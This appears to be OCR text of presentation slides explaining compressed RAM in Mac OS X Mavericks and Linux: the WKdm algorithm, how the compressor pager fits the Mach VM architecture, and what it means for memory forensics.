
Avoiding Swapping by Compressing RAM

- Optimization:
  - "Hoard" some RAM, not available to processes
  - When RAM is running low, compress pages in memory instead of swapping to disk
- Why bother?
  - SSDs are fast
  - PCIe solid state storage is "crazy" fast
  - Memory is ever cheaper
- So…why?

It's Worth It


- Ultraportable laptops still RAM limited
  - e.g., current Macbook Air: Base 4GB, Max 8GB RAM
- Virtualization, even on laptops
- Malware analysts, VMWare Workstation, Fusion, etc.
- Swapping can cause serious performance issues
- New Mac Pro memory bandwidth: **60GB/sec**
- Max swap bandwidth: **1+GB/sec**
- Modern CPUs compress and decompress very efficiently


Virtual Memory with Swapping





Virtual Memory with Compressed RAM

In Mac OS X Mavericks and Linux, set aside some RAM and **compress pages that would have been swapped due to memory pressure**










It's Back

- RAM Doubler -- ~20 years ago
- Historically RAM compression not very effective
  - Processors too slow to offset compress/decompress costs
  - Poor integration with OS
- Old academic paper (2003) on compression schemes for RAM:
  - M. Simpson, R. Barua, S. Biswas, Analysis of Compression Algorithms for Program Data, Tech. rep., U. of Maryland, ECE department, 2003.
- Compression scheme in Mavericks (WKdm) was invented in 1999:
  - P. R. **W**ilson, S. F. **K**aplan, and Y. Smaragdakis, The Case for Compressed Caching in Virtual Memory Systems, Proceedings of the USENIX Annual Technical Conference, 1999.
- Now, super fast CPUs, lots of cores, tight OS integration

It's NOT This!




Compressed RAM: Forensic Impact

Currently, “simultaneous” capture results in lots of smearing


With compressed RAM, may be little or no data swapped out—capturing RAM captures (some or all) “swap”!

No support in current tools until 2014—compressed data opaque or ignored

New plugins enable analysis of compressed RAM



Mavericks VM Organization






FIGURE 8–6 Details of the Mac OS X Mach VM architecture

Compressed RAM Implementation

- Implemented in Mac OS X as a **pager**
- Fits into the standard Mach VM architecture
- Compressor pager hoards some memory
- Page in / out requests all go through the pager
- Pages compressed / decompressed on demand
- When compressor gets full, pushes compressed pages to swap file
- On page fault, page is either:
  - Compressed and in RAM: just decompress
  - On disk: read from disk, decompress

Mac OS X Implementation (2)

- Implementation in C
- Like most of Mach and BSD
- …except for optimized version of WKdm
- Pages are compressed and decompressed using WKdm
- Mavericks: Hand-optimized 64-bit assembler version of Kaplan's original C code

Mach VM: C + asm




